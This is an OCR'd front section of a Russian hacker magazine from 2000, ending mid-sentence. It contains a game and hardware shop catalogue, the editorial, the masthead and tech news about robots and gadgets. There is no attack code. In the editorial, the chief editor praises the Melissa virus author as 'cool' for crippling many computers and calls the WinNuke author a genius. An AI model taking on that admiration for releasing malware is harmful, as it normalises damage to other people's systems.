ЖУРНАЛ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

#05/Y2K

WWW.XAKEP.RU

КАК СТАТЬ МИЛЛИОНЕРОМ?

РОБОТЫ НОВАЯ РАСА

ВЗЛОМ DVD

ЗАЧЕМ ГЕЙМЕРУ МОДЕМ?

ВРАНЬЕ О СТАНДАРТАХ TCO

ОБЗОР КОМПЬЮТЕРНЫХ КЛУБОВ

ФИЧИ WINDOWS

18 СПОСОБОВ АВТОЗАПАДЛЯНОК

ВЗЛОМ LINUX



e@shop

Интернет магазин с доставкой на дом!!!

HTTP://WWW.E-SHOP.RU


Заказ по интернету:
http://www.e-shop.ru
e-mail: eshop@gameland.ru
телефон: (095) 258-8627
928-0360, 928-6089


Доставка по Москве и Санкт – Петербургу $3,
по Московской области $5– $9
Представительство в Санкт –Петербурге:
(812) 311-8312, e-mail: eshop@litepro.spb.ru

Внимание! Супер-предложение:

только **2 дня в неделю** (среда и четверг), только 2 часа (с 10.00 до 12.00) для покупателей, оформивших заказ **через Интернет**, скидка 5%!



$69.99 Asheron's call
Издатель: Microsoft
Ролевая онлайновая игра



$19.99 NOX (рус.док.)
Издатель: Westwood
Ролевая игра в стиле BG


$25.99 Unreal Tournament (рус.док.)
Издатель: GT Interactive
И снова популярный 3D-Action


$19.99 NEW Need For Speed: Porsche 2000
Издатель: Electronic Arts
Продолжение известных гонок


$12.99 NEW C&C: Firestorm (рус.док.)
Издатель: Westwood
Add-on для Tiberian Sun.



$67.99 Might and Magic VII: Day of the Destroyer
Издатель: 3DO
Продолжение знаменитой серии


$19.95 Theme Park World
Издатель: Bullfrog
Строительство и развитие собственного парка аттракционов


$57.99 Quake III: Arena
Издатель: Activision
Третья часть легендарного шутера.



$67.99 Final Fantasy VIII
Издатель: Eidos
Продолжение известной стратегии.



$19.99 NEW Ultima IX: Ascension
Издатель: Origin
Продолжение легендарной ролевой игры




$8.99 Штырлиц
Издатель: Бука
Юмористический квест


$67.99 NEW Planescape Torment
Издатель: Interplay
Ролевая игра в стиле Baldur's Gate


$22.99 Drakan (рус.док.)
Издатель: Surreal
Приключения в сказочном мире с полетами на драконе



$44.99 Commandos: Beyond the Call of Duty
Издатель: Eidos
Missin Park для Commandos: Behind the Enemy Lines


$29.99 Ultima Online: Second Age
Издатель: Electronic Arts
Самая популярная RPG

$19.95 NHL 2000 (рус.док.)
Издатель: Electronic Arts
Следующая игра из серии NHL с великолепной графикой


$19.95 Prince of Persia 3D (рус.док.)
Издатель: Red Orb.
Увлекательное трехмерное приключение по мотивам популярной игры


$19.99 СКОРО F1 2000 (рус.док.)
Издатель: Electronic Arts
Симулятор формулы 1


$149.99 Special price Nintendo 64 (NTSC)
Производитель: Nintendo
Самая популярная приставка к телевизору. Работает на картриджах


$99.99 Color Game Boy
Производитель: Nintendo
Цветная игровая система. Удобна в дороге. Работает на картриджах


$289.99 Dreamcast (US)
Производитель: Sega
Новая игровая приставка к телевизору. Супер графика, отличные игры


$89.99 NEW Xena
Система: Nintendo 64 (NTSC)
Драки по мотивам известного сериала.


$89.99 Donkey Kong 64
Система: Nintendo 64 (NTSC)
Приключения обезьян.
В комплект входит Expansion Pack


$59.99 Special price Zelda 64
Система: Nintendo 64 (NTSC)
Лучшая RPG


$44.99 (Color) Top Gear Pocket
Система: Color Game Boy
Гонки


$44.99 NEW (Color) Tarzan
Система: Color Game Boy
Приключения по мотивам популярного мультфильма



$44.99 (Color) Earthworm Jim
Система: Color Game Boy
Приключения червя




$69.99 NEW Zombie Revenge
Система: Dreamcast (US)
Аркадная стрелялка-бродилка


$69.99 Sonic Adventure
Система: Dreamcast (US)
Новые приключения Sonic'a


$69.99 Sega Rally 2
Система: Dreamcast (US)
Супер-гонка на спортивных машинах



$45.99 Rage 3D
Производитель: Thrustmaster
Джойстик серии game pad.
8 программируемых кнопок, 2 триггера


$49.95 Top Gun
Производитель: Thrustmaster
Джойстик для авиасимуляторов.
Программируемый переключатель видов 4-х направлений


$35.99 Joystick Gamestick
Производитель: CH
Джойстик для авиасимуляторов



$189.99 Formula Force GT
Производитель: Thrustmaster
Руль с обратной связью


$33.95 Fusion Game Pad
Производитель: Thrustmaster
Джойстик серии game pad.
10 программируемых кнопок


$99.99 Millenium 3D
Производитель: Thrustmaster
6 программируемых кнопок и отдельное управление газом


$105.00 Special price Montego II Quadzilla
Производитель: Turtle Beach
Лучшая звуковая карта на базе Vortex II для игр



$ 59.99 Sound Blaster Live 1024 (OEM)
Производитель: Creative
Лучшая звековая карта в этой ценовой категории


$315.00 Montego II Home Studio
Производитель: Turtle Beach
Включает в себя Montego II + Cancun FX


$270.00 Video DC-10 Plus
Производитель: Miro
Недорогое решение для нелинейного монтажа


$740.00 Video DC-30 Plus Pro
Производитель: Miro
Профессиональная система для редактирования и цифровой обработки звука и видео


$85.00 PCTV, PCI
Производитель: Miro
TV-тюнер. Добавьте вашему PC функции телевизора и видеомагнитофона


$259.00 Voodoo 3 3500, 16Mb, AGP
Производитель: 3DFX
Графический 2D и 3D акселератор третьего поколения


$1295.00 Glasstron PLM-55
Производитель: Sony
Лучший шлем в диапазоне до $1500


$ 18.99 Pilot Mouse Plus S-48 (OEM)
Производитель: Logitech
Лучшая мышь для работе в Internet'e

Заказы по телефону можно сделать с 10.00 до 19.00 без выходных.

МузТВ сегодня – это:


национальный музыкальный канал

первое **круглосуточное** телевидение

150 городов России и ближнего зарубежья

музыкальное телевидение для всех

меняет кожу



Ях... Ну что у нас за народ на планете живет? Уроды какие-то. Никто не может ничего нового придумать, а все только стараются взять уже созданное, чуть-чуть изменить, вписать туда свое имя и громко крикнуть: "Вот я какой крутой!".

Живет себе крутой демщик, пишет музыку, его приятель программер пишет графику, вместе они создают шедевры демо-сцены. Но еще живет куча сопливых ублюдков, которые ничего не создают, зато уже наверное сотню, если не две, чужих демок модифицировали (то есть кубик на шарик заменили и в мелодии 2 ноты местами переставили) и при этом выдают себя за мега-ультра-лучших демщиков галактики.

Жил был чувак, писал всякую дрянь, надоело, написал нормальный вирь, назвал Мелисса, запустил в Сеть и кранты половине компьютеров планеты. Круто? Конечно круто. Только вот эта крутость ну просто спать не дает куче бездарностей, которые ничего сами родить не могут, но очень хотят пальцы пошире раскинуть. И вот они сидят и насилуют бедную девочку Мелиссу до потери пульса. Мозгов то нет, чтобы что-то свое придумать. Столько подобных вирей было после того урагана, что создала Мелисса, прям "шухер, милиция!". Последний очень крутой был. Ну такой крутой, что я прям раз 10 в штаны наделал от страха. И главное, абсолютно новый! Он же не по 50 адресам себя рассылал, как Мелисса, а сразу по всей адресной книге! Да еще и трояна пытался закачать! Ну новье, муха не сидела (а если сидела, то в тапках... в бархатных).

Еще один чувак создал WinNuke. Ну создал WinNuke и все. Маленькая прога, на С, посылает пакетик на 139 порт, вводит в коматоз машину и не парится. Гений? Несомненно. И тут же, как всегда, появляется сто тысяч уродцев, которые создают супер-новые версии нюка (т.е. ГУЕ-вою оболочку делают, там кнопочки каждый другим цветом лепит и т.д.). Знаешь, чем все эти нюки отличаются? Правильно, менюшкой About. Это главная функция во всех подобных прогах.

К чему я все это? Да к тому, что я предлагаю всем таким кул-программерам, кул-вирмейкерам, кул-демщикам и прочим кул-придуркам, сделать одну, универсальную прогу (хоть на дельфях), в которой поставить только форму с большой кнопкой ABOUT посередине. Всем, кроме тебя. Ты так делать не будешь. Ты будешь думать своей головой, создавать свои, уникальные шедевры, все будут от тебя выпадать в осадок и ты будешь гордится именно своей уникальностью. Потому что ты же не урод, правда?

гл. редактор
Сергей Покровский aka SiNTEZ


MAXIDROM
МАЙ.
МОСКВА.
МАКСИДРОМ.
Москва 103,7 FM, 66,8 УкВ. Тел.: (095)935 7799 Факс: (095)956 3279
Ст-Петербург 102,8 FM, 73,8 УкВ. Тел.: (812)275 5865 Факс: (812)327 3075
MAXIMUM

Editorial
/братская могила/

Редакция

самый главный редактор
Сергей Покровский
(pokrovsky@xakep.ru)
самый вредный редактор
Александр Черных
(holod@xakep.ru)
самый пьяный редактор
Иван Корноухов
(sidex@xakep.ru)
самый геймерский редактор
Александр Сидоровский
(2poisonS@xakep.ru)
старший бакенщик
Игорь Пискунов
(igor@gameland.ru)
замполит-политрук
Алена Скворцова
(alyona@gameland.ru)

Art

дизайн
R.SKY
(matrix@xakep.ru),
Shelest
обложка
R.SKY
фотограф
MaxiDrom
верстка
GURU
(guru@xakep.ru)
иллюстрации
К.Комардин, Shelest,
GURU, GRiF
Alexx, Хихус
(xixyc@xakep.ru)
3D-box
Vlad

Реклама

руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
менеджер отдела
Алексей Анисимов
(anisimov@gameland.ru)
тел.: (095) 229.43.67
(095) 229.28.32
факс: (095) 924.96.94

Оптовая продажа

руководитель отдела
Владимир Смирнов
(vladimir@gameland.ru)
менеджеры отдела
Андрей Степанов
(andrey@gameland.ru)
Самвел Анташян
(samvel@gameland.ru)
тел.: (095) 292.39.08
(095) 292.54.63
факс: (095) 924.96.94

PUBLISHING

учредитель и издатель
ЗАО "Гейм Лэнд"
директор
Дмитрий Агарунов
(dmitri@gameland.ru)
финансовый директор
Борис Скворцов
(boris@gameland.ru)

Для писем


101000, Москва,
Главпочтамп,
а/я 652, Хакер

Web-Site http://www.xakep.ru
E-mail magazine@xakep.ru

Отпечатано в типографии «ScanWeb», Финляндия

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-1905 от 15 марта 2000 г.

Тираж 57 000 экземпляров. Цена договорная.







Подписка во всех отделениях связи РОССИИ и СНГ

содержание

ньюсы

ferrum




PC Zone

Взлом

Западлостроение

joystick


unit-ы

WARNING!!!

Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы указать различным компаниям и организациям на их ошибки в системах безопасности.

HI TECH NEWS...

Алекс Целых
(technews@mmub.ttn.ru)







За рулем Клаус-робот

Компания Volkswagen (www.vw-online.de) провела первые публичные испытания робота-водителя. Железный Klaus показал выдающиеся результаты, выполнив основные нормативы вождения на глазах тысяч наблюдателей, собравшихся на трибунах стадиона в Германии. Сделанный из легкого алюминия робот действовал за рулем автофургона VW Multivan как заправский гонщик из кожи и костей. Главное преимущество разработки немецких инженеров над прочими интеллектуальными собратьями - отсутствие необходимости создания для робота автомобиля особой конструкции. Klaus размещается на стандартном сидении водителя. Тремя «ногами» он упирается в педали сцепления, газа и тормоза. Одна «рука» ложится на руль, две другие отвечают за переключение передач и ключ зажигания. Глазами роботу служат лазерные сканеры, стереокамера, видеосистема наблюдения за дорогой и спутниковая навигационная система. При помощи компьютера робот распознает препятствия, определяет расстояние до них и затем своевременно огибает. По словам представителей Volkswagen, еще до постановки робота на производственную линию компания предложит встроенные технические решения для автомобилей собственного производства. Электронный тормоз и система избежания столкновений будут приходить на помощь водителям в экстренных ситуациях.

Поплавок-шпион



В рамках британского проекта Argo (www-argo.ucsd.edu) сотни программируемых роботов отправлены в морскую пучину с целью добычи оперативной информации о температуре воды. Передаваемые ими данные с глубин смогут о многом рассказать человеку. Они предупредят о беде задолго до ее появления, предсказывая глобальные катаклизмы и резкие перемены климата. Электронные информаторы выполнены в виде нетяжелых буев - цилиндров метровой длины с антенной и двигателем, работающим от аккумуляторной батареи. По команде центра управления они самостоятельно погружаются под воду на глубину двух километров и затем десять суток плывут по течению, делая замеры температуры и солености воды. После этого роботы всплывают на поверхность для передачи данных на спутник и снова отправляются в темную морскую бездну. По словам организаторов проекта, роботы-подводники смогут на полгода вперед рассказать о возможных засухах, интенсивности и местах выпадения опасных для урожая и жизни людей осадков. Argo также предстоит разрешить многолетний научный спор о природе глобального потепления на Земле.



Улыбка до ушей

Компьютерные «повадки» совсем не сложно изучить по книжкам и рассказам друзей. Машине гораздо труднее разобраться в хитросплетениях человеческих радостей и неудач. С появлением новой разработки достижение гармонии в отношениях человека и компьютера стало заботой обеих сторон. Компания IBM представила робота, способного воспринимать эмоции человека по его мимике и жестам. На выставке в Японии ярко-красное железное существо заигрывало с людьми, вызывая шквал аплодисментов. Робот Pong заглядывал живому собеседнику в глаза при помощи цифровых видеокамер. Он улыбался в ответ на доброжелательное отношение к себе и нахмуривал брови, когда ему строили гримасы. Если собеседник отводил взгляд в сторону, Pong пытался привлечь к себе внимание, громко выкрикивая наугад мужские и женские имена. В случае неудачи он рисовал на лице явное недовольство происходящим.
Кропотливая работа над чудом техники ведется на протяжении трех лет. Главная цель, которую преследуют инженеры - научить компьютер не только распознавать, но и предугадывать чувства своего хозяина. В ближайших планах - наделение робота возможностью измерения пульса и температуры человека в перевозбужденном или слишком вялом состоянии с последующей выдачей рекомендаций сделать перерыв на отдых.

Хайтековские часы

Да, дарова. Да, это я тебе звоню, с мобилы. Прико-лись... Нет, я на Манежке сейчас. Приколись: ЗА МНОЙ ИДУТ СРАЗУ ПЯТЬ ДЕВЧОНОК! Блин, нет, не тусовкой - поштучно! СРАЗУ ПЯТЬ! Не, не страшные, ни фига. Да, красивые реально. Что идут? Ааа... Часы им мои, наверное, понравились. Нет, не «Слава» - новые мои, только что купил, Side Watch называются. Да, очень прикольные, ты бы просто офигел от таких часов. Харош, реальная Швейцария: не Гонконг, не Китай... Нет, и не Одесса. Реально Швейцария. Прикинь, они на ребро руки садятся. Да, так задумано. Очень круто! Просто супер, и смотреть на время удобно. Нет, пельмень, это не понты, это новая жизненная концепция! Да, водонепроницаемые, тридцать, что ли, метров... Хех! Конечно, противоударные! Потом проверишь, потом. Не, не сразу выбрал. Долго выбирал. Там их до хрена было - моделей сто. А может и двести. Да, и милитари были. И байкерские были, чувак. Я купил? Я купил самые правильные. Стального цвета, очень правильно смотрятся. Хе, слушай, пока мы с тобой тут базарим, к девкам какой-то чувак подклеился. Не, не к девкам. Он за мной идет. Хмм... Прикинь, у него кусок стальной трубы за пазухой! АААAPP! Фак! Уйя! Ёёёёё! Часы отдай, козлина! Млин. Эээ... Я тебе попозже перезвоню.




Эй, товарищ!


Инженеры университета Массачусетс (sound.media.mit.edu) открыли возможность передачи голосовых сообщений отдельному человеку в густом людском потоке. При помощи нехитрого устройства в виде щита звук слышит лишь тот, кому он непосредственно адресован.

Технология Audio Spotlight основана на качественно новом способе порождения звука. Голосовые сообщения трансформируются в волны ультразвукового диапазона и доносятся до ушей отстоящего вдалеке собеседника. Только затем в непосредственной близости от него они снова обретают слышимость.

Звуковой излучатель представляет собой плоскую круговую поверхность, содержащую множество миниатюрных передатчиков вкупе с сигнальным процессором и усилителем. Такая конструкция позволяет звуку распространяться на сотни метров, огибая многочисленные препятствия благодаря системе развешанных всюду «звуковых зеркал».


Одна из наиболее перспективных областей применения «магического блина» - отдача начальниками указаний отдельным подчиненным, не отвлекая остальных от работы. Кроме того, Audio Spotlight придется по душе сотрудникам служб правопорядка, которые получат возможность словами осадить хулиганов на стадионах.





Ни хвоста, ни шариков

Американская компания Dot On (www.doton.com) готовится к выпуску первых устройств из серии необычных беспроводных манипуляторов. Dot Tracker обладает целым рядом преимуществ перед стандартной «мышью». Он высвобождает место на столе пользователя и располагает его к более комфортному размещению за компьютером, устраняя привязку к рабочему месту. Более того, Dot Tracker открывает новые возможности взаимодействия человека и машины. В состав продукта входит крошечный излучатель инфракрасных сигналов и сенсор-приемник. Первый настолько мал и легок, что умещается на ручке-указке, свадебном кольце либо кончике пальца пользователя. Второй подключается к компьютеру через параллельный порт или USB-интерфейс. С помощью этих составляющих производится управление курсором. Клик осуществляется нажатием кнопки, выносимой на панель клавиатуры. Еще одно функциональное отличие Dot Tracker от манипулятора «мышь» - возможность одновременного приема сигналов сразу пятнадцати излучателей. Такое применение устройства становится настоящей находкой для любителей расписать с друзьями «пульку» в преферанс. Разработчики утверждают, что Dot Tracker сделает работу на компьютере продуктивнее. С ним отпадет необходимость отодвигать в сторону клавиатуру и ежечасно встряхивать покрытый слоем пыли шарик «мыши». Довольные этим фактом сотрудники компании уже не первый месяц используют в рабочем процессе исключительно свое изобретение. Первые дизайнерские решения продукта появятся на полках магазинов в конце весны. Более сложные устройства, к примеру, «меч Черноконижника» для непосредственного участия в компьютерных сражениях, находятся на стадии разработки.





Музыкальная шкатулка


Выпуск необычного пианино Disklavier Pro 2000 символизировал столетие работы компании Yamaha (www.yamaha.com) на рынке музыкальных инструментов. Впервые играть «вторую скрипку» доверили компьютеру. Чудо-разработка выполнена на базе процессора Pentium III со 128Мб RAM и 20Гб SCSI-винчестером.

Помимо функций обычного инструмента, в Disklavier кроются возможности, рожденные в полете современной фантазии. Так, органично вписанный в дизайн чуткий к нажатиям монитор на жидких кристаллах впервые за всю историю производства фортепиано заменит живых помощников в своевременной смене нотных листов.

Неразличимый снаружи проигрыватель DVD-дисков дает шанс насладиться выступлениями известного мэтра, не покидая дома. С носителей с оригинальными композициями признанных гениев, в противовес сухому звуку колонок аудиосистемы, льется сочный неповторимый звук.

В инструменте реализовано великолепное визуальное сопровождение музыкальных изысканий. Настоящие меломаны откроют для себя секреты управления светом, динамикой ритма и аккомпанемента. По окончании эксклюзивного концерта они смогут скоротать время, листая страницы электронной музыкальной энциклопедии.

Medievil 2 на русском!



Двадцать шестого апреля в клубе MixClub прошла презентация новой игрушки для Sony PlayStation - Medievil 2. Ну вышла новая игра, ну и что? А то, что это первая в истории, официально русифицированная игрушка для Соньки. Помнишь, как Бука выпустила Хиросов по почти пиратской цене за лицензионный CD? Вот тут тоже самое. Две компании - Sony Computer Entertainment Europe и SoftClub – мило пообщались, посоветовались и решили, что пора уж наконец-то выпустить в России официально локализованную игрушку для Соньки, да еще и по нормальной цене (нормальной, для российского потребителя). Решили, договоры подписали и за работу. Итог этой работы и был предъявлен журналистам представителями обоих компаний.

Как заявили организаторы пресс-конференции, выпуск у нас в стране русскоязычного Medievil 2 – лишь первая ласточка, в сотрудничестве на этом поприще компаний SoftClub и SCEE. А это значит, что на нашем рынке при любых обстоятельствах продолжат появляться все новые и новые игры для PlayStation (а в перспективе и для PlayStation2), которые будут локализованы как в плане языка, так и по цене. Что же касается PlayStation2, то представитель Sony в очередной раз подтвердил намерение компании выйти в этом году на российский рынок со своей новой суперприставкой. Точную дату ее выхода и даже предполагаемую цену он, естественно, сообщить нам пока не смог.








пресс-конференция Medievil2

фото Кати Гайки



группа «Легальный бизнес» выиграла приставку Sony Playstation в финале соревнования

фото Кати Гайки

Банкет по Интернету

Компания Trisenx (www.trisex.com) разработала удивительную технологию донесения вкуса предметов, представленных на графических изображениях, до пользователей сети Интернет. При помощи специального программного обеспечения и устройства, схожего со струйным принтером, на клейком листе золотистой бумаги выступает особая субстанция. Генерируемая на водной основе из недорогих химических элементов, она остается безвредной для человеческого организма, передавая тысячи «оттенков» вкуса. «Оттенков», по словам разработчиков, самых разнообразных - от свойственного мечущейся по серебряной тарелке устрице под лимонным соусом до присущего лишь сваренной по рецепту Чарли Чаплина резиновой калоше. Бета-тестеры прямо сейчас, высунув язык, вовсю лижут бумагу, наслаждаясь вкусом клубники со сливками и горячего каппучино. Этим изображениям выпала честь стать первыми деликатесами глобальной Сети. Руководство компании высказывает надежды, что к 2005 году популярность технологии достигнет небывалых высот. Редактор изображений от Trisenx уже сегодня позволяет создателям контента, обладая недюжинным вкусом, выбрать из всех «оттенков» самый естественный. В конце апреля на полках магазинов появится первая из четырех заявленных компанией моделей 